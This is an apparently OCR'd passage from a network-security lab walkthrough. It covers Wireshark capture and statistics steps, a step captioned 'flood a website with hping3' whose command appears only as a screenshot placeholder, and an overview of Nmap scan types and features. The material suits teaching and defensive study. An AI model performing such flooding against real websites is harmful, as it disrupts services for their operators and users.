
9) to view the statistical graph of the packet go to statistic window and select i/o graph




10) select capture file properties from statistics menu




View and analyse all the details of the selected capture file




11) open packet counter to see the count of different types of packets




13) open hping3 in linux terminal







flood a website with hping3




14) open wireshark and select Vmware network




15) select a file to capture



16) view the packet bytes of the selected file



17) view the packet details



NMAP :

An open-source network discovery tool is called Nmap. Gordon Lyon created the network scanning and security auditing tool known as Network Mapper.

Nmap enables you to scan your network and find out not only what is connected to it but also a range of details such as what services each host is running, how many hosts are connected, and so forth. Numerous scanning methods are supported, including UDP, TCP connect, TCP SYN (half-open), and FTP. Additionally, a large selection of scan types are available, including Proxy (bounce attack), Reverse-ident, ICMP (ping sweep), FIN, ACK sweep, Xmas, SYN sweep, IP Protocol, and Null scan. Nmap also provides a number of advanced features, such as direct (non-portmapper) RPC scanning, fragmentation scanning, port filtering detection, operating system (OS) detection via TCP/IP fingerprinting, stealth scanning, dynamic delay and retransmission calculations, parallel scanning, down host detection via parallel pings, decoy scanning, and port filtering calculations.

Advantages :

- As it can identify new servers, it is used to audit network systems.
- The Domain Name System and subdomains will be searched.
- The target host can be interacted with using the Nmap Scripting Engine (NSE).

- It establishes whether the host is a web server or a mail service and determines the service's nature

Features of Nmap

Find security issues – It warns users against external attackers. Nmap scans the server and finds out the path that hackers might use to attack their server.

Identify open ports– port scanning of target hosts is very easy with the help of Nmap.


Detect Vulnerabilities – To detect security vulnerabilities in the network, Nmap is the best choice.

Host discovery – Live hosts in the network can be discovered using Nmap.


OS Version Detection – Operating system and version detection are also possible through this network mapper.

Provide crucial information – Nmap also provides additional information such as devices types, reverse DNS (Domain Name System) names, MAC addresses, and IP addresses of all active hosts


Nmap in kali linux



